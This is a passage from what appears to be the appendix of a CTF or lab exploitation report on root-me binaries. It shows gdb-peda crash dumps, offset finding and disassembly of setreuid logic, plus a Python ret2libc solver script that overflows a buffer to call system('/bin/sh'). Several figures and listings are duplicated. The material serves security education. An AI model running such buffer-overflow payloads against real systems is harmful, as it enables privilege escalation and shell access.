0016| 0xbffff550 ("A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8
pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0020| 0xbffff554 ("%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA
A%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0024| 0xbffff558 ("aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%
%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0028| 0xbffff55c ("A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%O
rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x25412425 in ?? ()
gdb-peda$ info registers eip
eip            0x25412425       0x25412425
gdb-peda$ pattern offset 0x25412425
625026085 found at offset: 212
gdb-peda$ info proc mappings
process 2216
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/david/code/q6/root-me-2
         0x8049000  0x804a000     0x1000        0x0 /home/david/code/q6/root-me-2
         0x804a000  0x804b000     0x1000     0x1000 /home/david/code/q6/root-me-2
        0xb7e1c000 0xb7e1d000     0x1000        0x0
        0xb7e1d000 0xb7fc3000   0x1a6000        0x0 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fc3000 0xb7fc4000     0x1000   0x1a6000 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fc4000 0xb7fc6000     0x2000   0x1a6000 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fc6000 0xb7fc7000     0x1000   0x1a8000 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fc7000 0xb7fca000     0x3000        0x0
        0xb7fda000 0xb7fdd000     0x3000        0x0
        0xb7fdd000 0xb7fde000     0x1000        0x0 [vdso]
        0xb7fde000 0xb7ffe000    0x20000        0x0 /lib/i386-linux-gnu/ld-2.15.so
        0xb7ffe000 0xb7fff000     0x1000    0x1f000 /lib/i386-linux-gnu/ld-2.15.so
        0xb7fff000 0xb8000000     0x1000    0x20000 /lib/i386-linux-gnu/ld-2.15.so
        0xbffdf000 0xc0000000    0x21000        0x0 [stack]
gdb-peda$
```

Figure 12: Pattern Analysis *root-me-2* Q5

Back to Q6

```python
import struct
import subprocess

# Libc base address
libc_base = 0xb7e1d000

#Offsets for glibc 2.15 i386
system_offset = 0x3f0b0
exit_offset = 0x32be0
binsh_offset = 0x1638a0

system = libc_base + system_offset
exit_addr = libc_base + exit_offset
binsh = libc_base + binsh_offset

offset = 212
junk = b"A" * offset

#Payload: junk + system + exit + binsh
payload = junk + struct.pack("<I", system) + struct.pack("<I", exit_addr) + struct.pack("<I", binsh)


p = subprocess.Popen(["./root-me-2", payload])
p.communicate()
```

Listing 7: Solver Script Q6




Figure 13: Exploiting *root-me-2* Q6

Back to Q6

G A6 Material for *root-me-2*




Figure 14: Checksec `root-me-2` Q6

Back to Q6

```
Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x197
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x41422541 ('A%BA')
ESP: 0xbffff540 ("nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%L
QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
EIP: 0x25412425 ('%$A%')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x25412425
[------------------------------------stack-------------------------------------]
0000| 0xbffff540 ("nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%
%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0004| 0xbffff544 ("A%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%h
mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0008| 0xbffff548 ("%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A
A%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0012| 0xbffff54c ("DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%
%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0016| 0xbffff550 ("A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8
pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0020| 0xbffff554 ("%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA
A%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0024| 0xbffff558 ("aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%
%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0028| 0xbffff55c ("A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%O
rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x25412425 in ?? ()
gdb-peda$ info registers eip
eip            0x25412425       0x25412425
gdb-peda$ pattern offset 0x25412425
625026085 found at offset: 212
gdb-peda$ info proc mappings
process 2216
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/david/code/q6/root-me-2
         0x8049000  0x804a000     0x1000        0x0 /home/david/code/q6/root-me-2
         0x804a000  0x804b000     0x1000     0x1000 /home/david/code/q6/root-me-2
        0xb7e1c000 0xb7e1d000     0x1000        0x0
        0xb7e1d000 0xb7fc3000   0x1a6000        0x0 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fc3000 0xb7fc4000     0x1000   0x1a6000 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fc4000 0xb7fc6000     0x2000   0x1a6000 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fc6000 0xb7fc7000     0x1000   0x1a8000 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fc7000 0xb7fca000     0x3000        0x0
        0xb7fda000 0xb7fdd000     0x3000        0x0
        0xb7fdd000 0xb7fde000     0x1000        0x0 [vdso]
        0xb7fde000 0xb7ffe000    0x20000        0x0 /lib/i386-linux-gnu/ld-2.15.so
        0xb7ffe000 0xb7fff000     0x1000    0x1f000 /lib/i386-linux-gnu/ld-2.15.so
        0xb7fff000 0xb8000000     0x1000    0x20000 /lib/i386-linux-gnu/ld-2.15.so
        0xbffdf000 0xc0000000    0x21000        0x0 [stack]
gdb-peda$
```

Figure 15: Pattern Analysis *root-me-2* Q5


Back to Q6

```python
import struct
import subprocess
Libc base address

libc_base = 0xb7e1d000

#Offsets for glibc 2.15 i386
system_offset = 0x3f0b0
exit_offset = 0x32be0
binsh_offset = 0x1638a0

system = libc_base + system_offset
exit_addr = libc_base + exit_offset
binsh = libc_base + binsh_offset

offset = 212
junk = b"A" * offset

#Payload: junk + system + exit + binsh
payload = junk + struct.pack("<I", system) + struct.pack("<I",
    exit_addr) + struct.pack("<I", binsh)

p = subprocess.Popen(["./root-me-2", payload])
p.communicate()
```

Listing 8: Solver Script Q6

```
david@ulb-615056:~/code/q6$ python exploit_root-me-2.py
Hello AAAA
```

H A7 Material for *root-me-3*



```
(.env)
┌─[devid@penthrite]─[~/code]─[@]
└─[$]> PYTHONWARNINGS=ignore checksec root-me-3
Processing...                                                          1/1 • 100.0%
                                Checksec Results: ELF
```

File	NX	PIE	Canary	Relro	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	Fortify Score
root-me-3	No	No	No	Partial	No	No	Yes	No	No	No	0

Figure 17: Checksec *root-me-3* Q7

```
david@ulb-615056:~/code/q7$ gdb root-me-3
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
dReading symbols from /home/david/code/q7/root-me-3...(no debugging symbols found)...done.
gdb-peda$ disas
_DYNAMIC                  __init_array_end          getuid
_GLOBAL_OFFSET_TABLE_     __init_array_start        getuid@got.plt
_IO_stdin_used            __libc_csu_fini           getuid@plt
__CTOR_END__              __libc_csu_init           greet
__CTOR_LIST__             __libc_start_main         init.2460
__DTOR_END__              __libc_start_main@got.plt main
__DTOR_LIST__             __libc_start_main@plt     printf
__FRAME_END__             _edata                    printf@got.plt
__JCR_END__               _end                      printf@plt
__JCR_LIST__              _fini                     puts
__bss_start               _fp_hw                    puts@got.plt
__data_start              _init                     puts@plt
__do_global_ctors_aux     _start                    ruid.2458
__do_global_dtors_aux     completed.6159            setreuid
__dso_handle              data_start                setreuid@got.plt
__gmon_start__            debug_mode                setreuid@plt
__gmon_start__@got.plt    dtor_idx.6161             strcpy
__gmon_start__@plt        euid.2459                 strcpy@got.plt
__i686.get_pc_thunk.bx    frame_dummy               strcpy@plt
```

Figure 18: Symbols List *root-me-3* Q7

Back to Q7

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x0804854f <+0>:     push   ebp
   0x08048550 <+1>:     mov    ebp,esp
   0x08048552 <+3>:     and    esp,0xfffffff0
   0x08048555 <+6>:     sub    esp,0x10
   0x08048558 <+9>:     mov    DWORD PTR [esp],0x0
   0x0804855f <+16>:    call   0x80484a4 <debug_mode>
   0x08048564 <+21>:    cmp    DWORD PTR [ebp+0x8],0x2
   0x08048568 <+25>:    jne    0x804857c <main+45>
   0x0804856a <+27>:    mov    eax,DWORD PTR [ebp+0xc]
   0x0804856d <+30>:    add    eax,0x4
   0x08048570 <+33>:    mov    eax,DWORD PTR [eax]
   0x08048572 <+35>:    mov    DWORD PTR [esp],eax
   0x08048575 <+38>:    call   0x8048518 <greet>
   0x0804857a <+43>:    jmp    0x8048588 <main+57>
   0x0804857c <+45>:    mov    DWORD PTR [esp],0x804866c
   0x08048583 <+52>:    call   0x80483b0 <puts@plt>
   0x08048588 <+57>:    leave
   0x08048589 <+58>:    ret
End of assembler dump.
gdb-peda$ disas greet
Dump of assembler code for function greet:
   0x08048518 <+0>:     push   ebp
   0x08048519 <+1>:     mov    ebp,esp
   0x0804851b <+3>:     sub    esp,0xe8
   0x08048521 <+9>:     mov    eax,DWORD PTR [ebp+0x8]
   0x08048524 <+12>:    mov    DWORD PTR [esp+0x4],eax
   0x08048528 <+16>:    lea    eax,[ebp-0xd0]
   0x0804852e <+22>:    mov    DWORD PTR [esp],eax
   0x08048531 <+25>:    call   0x80483a0 <strcpy@plt>
   0x08048536 <+30>:    mov    eax,0x8048660
   0x0804853b <+35>:    lea    edx,[ebp-0xd0]
   0x08048541 <+41>:    mov    DWORD PTR [esp+0x4],edx
   0x08048545 <+45>:    mov    DWORD PTR [esp],eax
   0x08048548 <+48>:    call   0x8048380 <printf@plt>
   0x0804854d <+53>:    leave
   0x0804854e <+54>:    ret
End of assembler dump.
```

Back to Q7

Figure 19: Disassembly main and greet Q7

```
gdb-peda$ disas debug_mode
Dump of assembler code for function debug_mode:
   0x080484a4 <+0>:     push   ebp
   0x080484a5 <+1>:     mov    ebp,esp
   0x080484a7 <+3>:     sub    esp,0x28
   0x080484aa <+6>:     mov    eax,DWORD PTR [ebp+0x8]
   0x080484ad <+9>:     mov    BYTE PTR [ebp-0xc],al
   0x080484b0 <+12>:    movzx  eax,BYTE PTR ds:0x804a02c
   0x080484b7 <+19>:    xor    eax,0x1
   0x080484ba <+22>:    test   al,al
   0x080484bc <+24>:    je     0x80484d9 <debug_mode+53>
   0x080484be <+26>:    call   0x8048390 <getuid@plt>
   0x080484c3 <+31>:    mov    ds:0x804a030,eax
   0x080484c8 <+36>:    call   0x8048390 <getuid@plt>
   0x080484cd <+41>:    mov    ds:0x804a034,eax
   0x080484d2 <+46>:    mov    BYTE PTR ds:0x804a02c,0x1
   0x080484d9 <+53>:    movzx  eax,BYTE PTR [ebp-0xc]
   0x080484dd <+57>:    xor    eax,0x1
   0x080484e0 <+60>:    test   al,al
   0x080484e2 <+62>:    je     0x80484fe <debug_mode+90>
   0x080484e4 <+64>:    mov    eax,ds:0x804a034
   0x080484e9 <+69>:    mov    edx,eax
   0x080484eb <+71>:    mov    eax,ds:0x804a030
   0x080484f0 <+76>:    mov    DWORD PTR [esp+0x4],edx
   0x080484f4 <+80>:    mov    DWORD PTR [esp],eax
   0x080484f7 <+83>:    call   0x80483d0 <setreuid@plt>
   0x080484fc <+88>:    jmp    0x8048516 <debug_mode+114>
   0x080484fe <+90>:    mov    eax,ds:0x804a030
   0x08048503 <+95>:    mov    edx,eax
   0x08048505 <+97>:    mov    eax,ds:0x804a034
   0x0804850a <+102>:   mov    DWORD PTR [esp+0x4],edx
   0x0804850e <+106>:   mov    DWORD PTR [esp],eax
   0x08048511 <+109>:   call   0x80483d0 <setreuid@plt>
   0x08048516 <+114>:   leave
   0x08048517 <+115>:   ret
End of assembler dump.
```

Figure 20: Disassembly of *debug_mode* Q7

Back to Q7

```
Hello AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAK
AAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYA
AwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%
fA%5A%KA%gA%6A%

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x133
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x41422541 ('A%BA')
ESP: 0xbffff5b0 ("nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%g
A%6A%")
EIP: 0x25412425 ('%$A%')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x25412425
[------------------------------------stack-------------------------------------]
0000| 0xbffff5b0 ("nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%
gA%6A%")
0004| 0xbffff5b4 ("A%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6
A%")
0008| 0xbffff5b8 ("%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0012| 0xbffff5bc ("DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0016| 0xbffff5c0 ("A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0020| 0xbffff5c4 ("%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0024| 0xbffff5c8 ("aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0028| 0xbffff5cc ("A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x25412425 in ?? ()
gdb-peda$ pattern_offset $eip
625026085 found at offset: 212
gdb-peda$ info registers ebp
ebp            0x41422541       0x41422541
gdb-peda$ info registers eip
eip            0x25412425       0x25412425
gdb-peda$ x/32wx $esp - 0x40
0xbffff570:     0x41417041      0x71414154      0x41554141      0x41417241
0xbffff580:     0x74414156      0x41574141      0x41417541      0x76414158
0xbffff590:     0x41594141      0x41417741      0x7841415a      0x41794141
0xbffff5a0:     0x25417a41      0x73254125      0x41422541      0x25412425
0xbffff5b0:     0x4325416e      0x412d2541      0x25412825      0x3b254144
0xbffff5c0:     0x41292541      0x25414525      0x30254161      0x41462541
0xbffff5d0:     0x25416225      0x47254131      0x41632541      0x25413225
0xbffff5e0:     0x64254148      0x41332541      0x25414925      0x34254165
```

Figure 21: Crash Pattern Analysis *root-me-3* Q7

Back to Q7




Figure 22: Breakpoint main Q7

Back to Q7




Figure 23: Print *getuid* main Q7

Back to Q7

```
gdb-peda$ print (int)geteuid()
[----------------------------------registers-----------------------------------]
EAX: 0x3e8
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xbffff784 --> 0xbffff8a7 ("/home/david/code/q7/root-me-3")
EDX: 0xbffff714 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xbffff6dc --> 0x80483f0 (<_start>:        xor    ebp,ebp)
ESP: 0xbffff6e0 --> 0x8048590 (<__libc_csu_init>:       push   ebp)
EIP: 0x80483f0 (<_start>:       xor    ebp,ebp)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80483e0 <__libc_start_main@plt>:   jmp    DWORD PTR ds:0x804a018
   0x80483e6 <__libc_start_main@plt+6>: push   0x30
   0x80483eb <__libc_start_main@plt+11>:        jmp    0x8048370
=> 0x80483f0 <_start>:  xor    ebp,ebp
   0x80483f2 <_start+2>:        pop    esi
   0x80483f3 <_start+3>:        mov    ecx,esp
   0x80483f5 <_start+5>:        and    esp,0xfffffff0
   0x80483f8 <_start+8>:        push   eax
[-------------------------------------stack-------------------------------------]
0000| 0xbffff6e0 --> 0x8048590 (<__libc_csu_init>:      push   ebp)
0004| 0xbffff6e4 --> 0x0
0008| 0xbffff6e8 --> 0x0
0012| 0xbffff6ec --> 0xb7e36533 (<__libc_start_main+243>:       mov    DWORD PTR [esp],eax)
0016| 0xbffff6f0 --> 0x2
0020| 0xbffff6f4 --> 0xbffff784 --> 0xbffff8a7 ("/home/david/code/q7/root-me-3")
0024| 0xbffff6f8 --> 0xbffff790 --> 0xbffff8cb ("SHELL=/bin/bash")
0028| 0xbffff6fc --> 0xb7fdc858 --> 0xb7e1d000 --> 0x464c457f
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
$3 = 0x3e8
```

Figure 24: Print *geteuid* main Q7

Back to Q7

```
gdb-peda$ break debug_mode
Breakpoint 2 at 0x80484aa
gdb-peda$ continue
[----------------------------------registers-----------------------------------]
EAX: 0x2
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xbffff784 --> 0xbffff8a7 ("/home/david/code/q7/root-me-3")
EDX: 0xbffff714 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xbffff6c8 --> 0xbffff6e8 --> 0x0
ESP: 0xbffff6a0 --> 0x8048590 (<__libc_csu_init>:       push   ebp)
EIP: 0x80484aa (<debug_mode+6>: mov    eax,DWORD PTR [ebp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484a4 <debug_mode>:      push   ebp
